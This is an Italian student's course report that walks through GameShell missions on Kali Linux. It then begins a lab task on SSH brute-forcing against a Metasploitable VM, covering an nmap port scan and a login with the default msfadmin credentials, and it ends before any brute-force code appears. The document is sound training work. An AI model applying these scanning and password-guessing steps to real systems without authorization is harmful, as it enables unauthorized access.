

W8D4 – Progetto Modulo 2

Studente: Riccardo Luzzi

Corso: Cyber Security

Sistema utilizzato: Kali Linux

Ambiente di sviluppo: Visual Studio Code

Linguaggio: Python

Introduzione

In questa esercitazione ho svolto due attività differenti. Nel primo task ho utilizzato GameShell su Kali Linux per ripassare e utilizzare in modo pratico i principali comandi della shell. Nel secondo task ho invece realizzato in Python un piccolo programma che prova una lista di password su un servizio SSH presente nella macchina Metasploitable del laboratorio.

Ho svolto l'esercitazione procedendo per passaggi e verificando ogni parte prima di continuare. Con GameShell ho completato le prime venti missioni, mentre nel secondo task ho prima controllato la rete e il servizio SSH, poi ho provato una singola connessione con Python e infine ho utilizzato una wordlist per eseguire i tentativi di autenticazione.

1. Task 1 – GameShell

1.1 Traccia e preparazione

La prima parte richiedeva di installare GameShell su Kali Linux e completare quanti più livelli possibile, documentandoli come una guida operativa. Prima dell'installazione ho aggiornato i repository e installato i pacchetti indicati nella traccia.

- **sudo apt update**
- **sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget**

Figura 1 – Traccia del Task 1

Traccia:

Il progetto sarà composto di due task.

Task 1:

Familiarizzazione con OS linux, shell e Command Prompt: installeremo su Kali Linux un gioco per familiarizzare con i comandi linux: GameShell.

Per installare GameShell, eseguire in ordine i seguenti comandi, assicurarsi di avere connettività ad Internet prima e di aver eseguito il comando **sudo apt update**

sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget

wget <https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh>

Una volta eseguiti i comandi, il gioco può essere lanciato con il comando bash **gameshell.sh**

Figura 2 – Aggiornamento e installazione dei pacchetti necessari

```
[kali@kali]~$ sudo apt update
[sudo] password for kali:
Get:1 https://packages.microsoft.com/repos/code stable InRelease [3,590 B]
Get:2 https://packages.microsoft.com/repos/code stable/main amd64 Packages [29.9 kB]
Get:3 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 Packages [21.4 MB]
Get:5 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.4 MB]
Get:6 http://kali.download/kali kali-rolling/contrib amd64 Packages [113 kB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [261 kB]
Get:8 http://kali.download/kali kali-rolling/non-free amd64 Packages [183 kB]
Get:9 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [915 kB]
Get:10 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [16.0 kB]
Get:11 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [40.6 kB]
Fetched 76.4 MB in 4s (17.4 MB/s)
1926 packages can be upgraded. Run 'apt list --upgradable' to see them.

[kali@kali]~$ sudo apt install gettext man-db procs psmisc nano tree bsdmainutils x11-apps wget
man-db is already the newest version (2.13.1-1).
psmisc is already the newest version (23.7-2).
psmisc set to manually installed.
x11-apps is already the newest version (7.7+11b1).
x11-apps set to manually installed.
Upgrading:
  gettext-base nano procs tree wget

Installing:
  bsdmainutils gettext

Installing dependencies:
  libprot2-1 ncal

Suggested packages:
  calendar vacation mailutils autopoint gettext-doc libasprintf-dev libgettextpo-dev gn

Summary:
  Upgrading: 5, Installing: 4, Removing: 0, Not Upgrading: 1921
  Download size: 5,821 kB
  Space needed: 22.0 MB / 59.6 GB available
```

Successivamente ho scaricato lo script di GameShell da GitHub e ho controllato con `ls` che il file `gameshell.sh` fosse presente nella home.

- **wget https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh**
- **bash gameshell.sh**

Figura 3 – Download del file gameshell.sh

```
[kali@kali]-[~]
$ wget https://github.com/phyyfer/GameShell/releases/download/latest/gameshell.sh
--2026-09-04 03:32:51-- https://github.com/phyyfer/GameShell/releases/download/latest/gameshell.sh
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)[140.82.121.3]:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: /releases/assets/githubusercontent.com/github-production-release-asset/94422621/8b848a8b-e8ba-45d1-8251-8bd9f9238dc1?sp=r&sv=2018-11-09&srb=b6spr=https&se=2026-09-04
eill_shrsct-application%2Foctet-stream&soid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-09-04T07X3A1I3KA49Z6ske-2026-09-04T08X3A1I2K3AO
kacitvBzucwYQWPMUqVQSJdgwtwey30xJAo1jKVjiQLHCgOcl1jIUZlN1n1.yey3pc3M1jaNaXRodWiuy29tiwiYVKViJoicmVsZWZzZSINCldHMuzLloHVidXNIcmNmNbRlnbuQuV29tiwiaZVSijoiZXSMSITewAcCtH
ZFZFWzfzc2VOCzhZhVHgjdGVibVIsbG91bmMcUmduDzlUG9rcysybUZkQif.kIkuQRRLABZXne-IWPGTy7UCfp9sgyfVZfwilfalzgobresponse-content-disposition=attachment%3BXZofilename%3Dgameshell.shrsresponse
--2026-09-04 03:32:52-- https://release-assets.githubusercontent.com/github-production-release-asset/94422621/8b848a8b-e8ba-45d1-8251-8bd9f9238dc1?sp=r&sv=2018-11-09&srb=b6spr=http
lename%3Dgameshell.shrsct-application%2Foctet-stream&soid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-09-04T07X3A1I3KA49Z6ske-2026-09-
ZSorCPxxkdBeuXZGUtlBiZUPCUOfPMMQUOUQ3JBftwey30xJAo1jKVjiQLHCgOcl1jIUZlN1n1.yey3pc3M1jaNaXRodWiuy29tiwiYVKViJoicmVsZWZzZSINCldHMuzLloHVidXNIcmNmNbRlnbuQuV29tiwiaZVSijoiZ
CXPRxiRoikmsWFZFWzfzc2VOCzhZhVHgjdGVibVIsbG91bmMcUmduDzlUG9rcysybUZkQif.kIkuQRRLABZXne-IWPGTy7UCfp9sgyfVZfwilfalzgobresponse-content-disposition=attachment%3BXZofilename%3Dgame
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)[185.199.111.133]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 214653 (210K) [application/octet-stream]
Saving to: 'gameshell.sh'

 gameshell.sh                                     100% [=
2026-09-04 03:32:52 (4.82 MB/s) - 'gameshell.sh' saved [214653|214653]
```

```
[kali@kali]-[~]
$ ls
```


Desktop Documents dos Downloads Episode	gameshell.sh	MUSIC network scan Pictures Public studenti Templates Videos windows

1.2 Comandi di base e prime missioni

Una volta avviato il gioco, per ogni livello ho utilizzato `gsh goal` per leggere l'obiettivo e `gsh check` per controllare se la missione era stata completata. Nella prima missione l'obiettivo era raggiungere la cima della torre principale del castello. Ho quindi usato `pwd` e `ls` per capire dove mi trovavo e quali directory erano disponibili, poi mi sono spostato con `cd` fino a `Top_of_the_tower`.

- `gsh goal`
- `pwd`
- `ls`
- `cd Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower`
- `gsh check`

Figura 4 – Percorso seguito nella missione 1



```
[use 'gsh help' to get a list of available commands]
[mission 1] $

[use 'gsh help' to get a list of available commands]
[mission 1] $ pwd
/home/kali/gameshell/World

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Castle Forest Garden Mountain Stall

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Castle

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ pwd
/home/kali/gameshell/World/Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower
```

La seconda missione mi ha fatto usare “`cd ..`” per risalire tra le directory fino alla cantina del castello. Nella terza missione ho invece utilizzato `cd` senza argomenti per tornare alla posizione iniziale e un percorso completo per raggiungere direttamente la sala del trono. Questi primi livelli sono stati utili soprattutto per prendere confidenza con percorsi assoluti e relativi.

1.3 Creazione, eliminazione e spostamento di file

Con le missioni successive il gioco ha introdotto operazioni sui file e sulle cartelle. Nella missione 4 ho creato una directory Hut nella foresta e, al suo interno, una directory Chest utilizzando mkdir. Nella missione 5 sono tornato nella cantina e ho eliminato i file spider lasciando invece i file bat, come richiesto.

- **mkdir Hut**
- **mkdir Chest**
- **rm spider_1 spider_2 spider_3**

Figura 5 – Completamento della missione 5 dopo la rimozione dei file spider

```
~/Castle/Cellar
[mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
+-----+
```

Nella missione 6 ho spostato tre monete dal Garden al Chest con mv. La missione 7 riprendeva lo stesso concetto, ma le monete erano nascoste: per trovarle ho dovuto usare ls -A e poi spostare anche i file che iniziavano con il punto.

- **mv coin_1 coin_2 coin_3 ~/Forest/Hut/Chest**
- **ls -A**

Figura 6 – Missione 7 e utilizzo di ls -A per visualizzare i file nascosti

```
~/Forest/Hut/Chest
[mission 7] $ gsh goal

Mission goal
-----
Collect all the coins hidden in the garden in front of the castle, and put them in your chest (in your hut in the forest).

Secondary objective
-----
Learn how to use the "Tab" key to go faster.

Useful commands
-----
ls -A
List all the files of the current directory, including hidden files. (A file is "hidden" when its name starts with a dot.)

Tab
The tabulation key "completes" the name of a file or directory once you have typed the beginning of its name. This only works
if there is only one possible completion.

Tab-Tab
Pressing tabulation twice successively shows a list of possible completions.
```

1.4 Wildcard e copia dei file: missioni 8, 9 e 10

Nelle missioni 8, 9 e 10 ho iniziato a utilizzare le wildcard della shell. Nella missione 8 lo scopo era eliminare i ragni senza cancellare i pipistrelli, evitando di scrivere manualmente ogni nome. Nella missione 9 alcuni ragni erano nascosti, quindi ho controllato tutti i file con `ls -A` e ho usato un pattern che includesse anche il punto iniziale dei file nascosti.

- ls -A
- rm *_spider_*

Figura 7 – Obiettivo della missione 9 con spiegazione delle wildcard

```

~ /Castle/Cellar
[mission 9] $ gsh goal

(0) >===== (0)
  Mission goal
  The spiders are getting clever: they found a way to hide.
  Get rid of all the spiders that are hiding in the cellar without disturbing the bats.

  Shell patterns
  *
  The "*" character stands in for any sequence of characters (including an empty sequence).
  ?
  The "?" character stands in for any single character.

  Remark
  The wildcards "*" and "?" don't see hidden files, you need to add an explicit dot at the start of the pattern.

(0) >===== (0)

```

Figura 8 – Missione 9 completata

```

~/Castle/Cellar
[mission 9] $ rm .*_spider_*

~/Castle/Cellar
[mission 9] $ ls -A
10689_bat_1 .2161_bat_2 22516_bat_5 .23150_bat_3 25977_bat_2 27718_bat_4 31370_bat_3 .3165_bat_4 .5698_bat_1 .78_bat_5 barrel_of_apples

~/Castle/Cellar
[mission 9] $ gsh check

Congratulations, mission 9 has been successfully completed!

[ 100% ]

Congratulations !

From now on, the `ls` command will automatically show a "/" character at the end of directories.

[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
|       |
| Use the command |
| $ gsh help |
| to get the list of "gsh" commands. |
|       |
+-----+

```

La missione 10 chiedeva di copiare nel proprio Chest i quattro standard presenti nella Great_hall del castello, mantenendo stesso nome e contenuto. Dopo aver individuato i file standard_1, standard_2, standard_3 e standard_4 ho utilizzato cp indicando come destinazione la directory del Chest.

- `cp standard_1 standard_2 standard_3 standard_4 ~/Forest/Hut/Chest/`
- `gsh check`

Figura 9 – Obiettivo della missione 10

```
~/Castle/Cellar
[mission 10] $ gsh goal

Mission goal
You have taken a fancy to the four standards in the great hall of the castle. As stealing them would not go unnoticed, put a copy (same name, same content) of each in your chest.

Useful commands
cp FILE DIRNAME
Copy the file to the directory.
Remark: "cp" is an abbreviation of "copy".
```

Figura 10 – Completamento della missione 10

```
~/Forest/Hut/Chest
[mission 10] $ gsh check

Congratulations, mission 10 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
| Use the command |
|   $ gsh help   |
| to get the list of "gsh" commands. |
+-----+
```

Dopo la missione 10 ho continuato con altri livelli per provare comandi diversi e situazioni un po' più pratiche. Le missioni successive mi hanno fatto usare date, alias, nano, processi in background e comandi eseguiti in parallelo.

1.5 Missioni 11-14: copia, date e alias

Nella missione 11 dovevo copiare nel Chest tutti gli arazzi presenti nella Great_hall. Dopo aver controllato i nomi dei file, ho usato la wildcard nel punto utile del nome in modo da selezionare soltanto i file tapestry, senza copiare gli altri oggetti della sala.

- `cp *tapestry* ~/Forest/Hut/Chest/`
- `gsh check`

Figura 11 – Completamento della missione 11

```
[mission 11] $ cd Forest/Hut/Chest/
~/Forest/Hut/Chest
[mission 11] $ ls
2258_tapestry_06  32894_tapestry_10  47533_tapestry_02  5905_tapestry_08  61297_tapestry_04  coin_1  coin_3  standard_2  standard_4
30186_tapestry_03  44374_tapestry_09  56669_tapestry_01  5986_tapestry_07  63853_tapestry_05  coin_2  standard_1  standard_3

~/Forest/Hut/Chest
[mission 11] $ gsh check

Congratulations, mission 11 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|                                     |
--+-----+-----+-----+-----+
| Use the command                    |
| $ gsh help                        |
| to get the list of "gsh" commands. |
|                                     |
|                                     |

~/Forest/Hut/Chest
[mission 12] $
```

La missione 12 chiedeva invece di individuare il quadro più vecchio al primo piano della torre principale. Con `ls -l` ho confrontato le date dei tre file e ho visto che `painting_QaTp0xIU` era quello del 1989, quindi l'ho copiato nel Chest.

- `ls -l`
- `cp painting_QaTp0xIU ~/Forest/Hut/Chest/`
- `gsh check`

Figura 12 – Completamento della missione 12

```
~/Castle/Main_tower/First_floor
[mission 12] $ cp painting_QaTp0xIU ~/Forest/Hut/Chest

~/Castle/Main_tower/First_floor
[mission 12] $ gsh check

Congratulations, mission 12 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|                                     |
--+-----+-----+-----+-----+
| Use the command                    |
| $ gsh help                        |
| to get the list of "gsh" commands. |
|                                     |
|                                     |

--+-----+-----+-----+-----+
|                                     |
|                                     |
|                                     |
|                                     |
|                                     |
```

Nella missione 13 ho usato il comando `cal` per visualizzare il calendario del 1932 e capire in quale giorno della settimana cadeva il 15 novembre. Dal calendario risultava Tuesday, quindi alla verifica ho selezionato la risposta 2.

- **cal 1932**
- **gsh check**

Figura 13 – Completamento della missione 13

```
      October      November      December
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
      1           1 2 3 4 5           1 2 3
 2 3 4 5 6 7 8 6 7 8 9 10 11 12 4 5 6 7 8 9 10
 9 10 11 12 13 14 15 13 14 15 16 17 18 19 11 12 13 14 15 16 17
16 17 18 19 20 21 22 20 21 22 23 24 25 26 18 19 20 21 22 23 24
23 24 25 26 27 28 29 27 28 29 30 25 26 27 28 29 30 31
30 31

~/Castle/Main_tower/First_floor
[mission 13] $ gsh check
What was the day of the week for the 11-15-1932?
1 : Monday
2 : Tuesday
3 : Wednesday
4 : Thursday
5 : Friday
6 : Saturday
7 : Sunday
Your answer: 2

Congratulations, mission 13 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

| |
--+-----+--
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
--+-----+--
| |
```

La missione 14 introduceva gli alias. Ho creato la scorciatoia `la` per eseguire `ls -A` e verificare rapidamente anche la presenza dei file nascosti. Una volta lanciato l'alias è comparso anche il file `.nice_rock`.

- **alias la='ls -A'**
- **la**
- **gsh check**

Figura 14 – Completamento della missione 14

```
~/Castle/Main_tower/First_floor
[mission 14] $ alias la='ls -A'

~/Castle/Main_tower/First_floor
[mission 14] $ la
.nice_rock  painting_GzRysSAc  painting_QaTpOxLU  painting_QIpXrRdq  Second_floor/

~/Castle/Main_tower/First_floor
[mission 14] $ gsh check

Congratulations, mission 14 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|                                     |
--+-----+-----+-----+-----+
| Use the command                    |
|   $ gsh help                      |
| to get the list of "gsh" commands. |
--+-----+-----+-----+-----+
|                                     |
```

1.6 Missioni 15-17: file di testo e missione a tempo

Nella missione 15 ho creato il file `journal.txt` direttamente dentro il Chest utilizzando `nano`. Ho scritto un breve messaggio, salvato il file e controllato con `ls` che fosse stato creato correttamente.

- `cd ~/Forest/Hut/Chest`
- `nano journal.txt`
- `ls`
- `gsh check`

Figura 15 – Completamento della missione 15

```
[mission 15] $ cd Forest/Hut/Chest/

~/Forest/Hut/Chest
[mission 15] $ nano journal.txt

~/Forest/Hut/Chest
[mission 15] $ nano journal.txt

~/Forest/Hut/Chest
[mission 15] $ ls
2258_tapestry_06  32894_tapestry_10  47533_tapestry_02  5905_tapestry_08  61297_tapestry_04  coin_1  coin_3  painting_QaTpOxLU  standard_2  standard_4
30186_tapestry_03  44374_tapestry_09  56669_tapestry_01  5986_tapestry_07  63853_tapestry_05  coin_2  journal.txt  standard_1  standard_3

~/Forest/Hut/Chest
[mission 15] $ gsh check

Congratulations, mission 15 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|                                     |
--+-----+-----+-----+-----+
| Use the command                    |
|   $ gsh help                      |
| to get the list of "gsh" commands. |
--+-----+-----+-----+-----+
|                                     |
```

La missione 16 riprendeva il concetto degli alias. Ho creato l'alias `journal` per aprire `journal.txt` con `nano` da qualsiasi posizione, evitando di riscrivere ogni volta il percorso completo del file.

- `alias journal='nano ~/Forest/Hut/Chest/journal.txt'`
- `journal`
- `gsh check`

Figura 16 – Completamento della missione 16

[illegible]

La missione 17 era a tempo e richiedeva di entrare nella tana nascosta della regina dei ragni e rimuovere soltanto il file `spider_queen`. Dopo aver individuato il percorso con `ls -A`, ho usato il completamento con Tab per entrare nella directory dal nome casuale e ho eliminato solo il file richiesto. La verifica è stata completata in 14 secondi.

- **gsh reset**
- **ls -A**
- **rm <file_spider_queen>**
- **gsh check**

Figura 17 – Completamento della missione 17

```
~/Castle/Cellar/.Lair_of_the_spider_queen bGMHaTSoAemWMbxC gwghcifEbYDCMYjs
[mission 17] $ gsh check
Perfect, it took you only 14 seconds to complete this mission!

Congratulations, mission 17 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

| |
--+-----+--
| Use the command |
| $ gsh help |
| to get the list of "gsh" commands. |
--+-----+--
| |
```

1.7 Missioni 18-20: processi in background e comandi paralleli

Nella missione 18 ho eseguito xeyes una prima volta in primo piano e l'ho interrotto con Ctrl+C. Successivamente l'ho rilanciato aggiungendo & alla fine del comando: in questo modo la finestra restava aperta, ma il terminale tornava subito disponibile.

- xeyes
- Ctrl+C
- xeyes &
- gsh check

Figura 18 – Completamento della missione 18

```
~  
[mission 18] $ gsh check  
\  
Congratulations, mission 18 has been successfully completed!  
  
[ progress was saved in /home/kali/gameshell-save.sh ]  
  
|                                     |  
--+-----+-----+-----+-----+  
| Use the command                    |  
|   $ gsh help                      |  
| to get the list of "gsh" commands. |  
--+-----+-----+-----+-----+  
|                                     |
```

La missione 19 richiedeva almeno tre fuochi d'artificio contemporaneamente. La parte importante era avviare prima gsh check in background, perché il pirotecnico iniziava a guardare il cielo proprio in quel momento. Subito dopo ho lanciato tre comandi flarigo in parallelo e la missione è stata riconosciuta come completata.

- gsh check &
- flarigo & flarigo & flarigo &

[illegible]

- **charmiglio boom**
- **gsh check**
- **boom**

- **charmiglio boom**
- **gsh check**
- **boom**

Figura 20 – Completamento della missione 20

```
[mission 20] $ gsh check
What's a valid 4 letters sequence? boom

Congratulations, mission 20 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|                                     |
--+-----+-----+
| Use the command                    |
|   $ gsh help                      |
| to get the list of "gsh" commands. |
--+-----+-----+
|                                     |
```

Arrivato alla missione 20 ho concluso questa parte dell'esercitazione. Rispetto alle prime missioni, gli ultimi livelli mi hanno permesso di vedere anche come gestire processi, alias e comandi contemporanei direttamente dalla shell.

2. Task 2 – Brute-force SSH in Python

2.1 Preparazione della rete di laboratorio


Per il secondo task ho utilizzato Kali Linux come macchina da cui eseguire il programma e Metasploitable come macchina Ubuntu di test. Le due VM sono state configurate sulla stessa rete

interna di VirtualBox. Dopo il riavvio ho verificato gli indirizzi IP: Kali aveva 192.168.50.100 e Metasploitable 192.168.50.101. Il ping tra le due macchine risultava funzionante.

Prima di scrivere il programma ho controllato che sulla macchina Metasploitable fosse presente un servizio SSH raggiungibile sulla porta 22.

- **nmap -p 22 192.168.50.101**

Figura 21 – Verifica della porta 22 SSH su Metasploitable



```
(kali@kali)~$ nmap -p 22 192.168.50.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-04 05:49 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.101
Host is up (0.00083s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:74:F0:84 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
(kali@kali)~$
```


2.2 Verifica manuale della connessione SSH

Il primo tentativo con il normale comando ssh non riusciva perché Metasploitable utilizza una versione molto vecchia di SSH e propone una chiave ssh-rsa che il client moderno di Kali non abilita di default. Ho quindi ripetuto la connessione specificando l'algoritmo compatibile.

- **ssh -o HostKeyAlgorithms+=ssh-rsa msfadmin@192.168.50.101**

Dopo aver confermato la chiave dell'host e inserito la password msfadmin, la connessione è riuscita. In questo modo ho verificato che il problema fosse soltanto di compatibilità e che il servizio SSH funzionasse correttamente.

Figura 22 – Accesso manuale via SSH alla macchina Metasploitable



```
/usr/bin/ssh
(kali@kali)~$ ssh -o HostKeyAlgorithms+=ssh-rsa msfadmin@192.168.50.101
The authenticity of host '192.168.50.101 (192.168.50.101)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GciOLuVscegPXLQosuPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.101' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.50.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
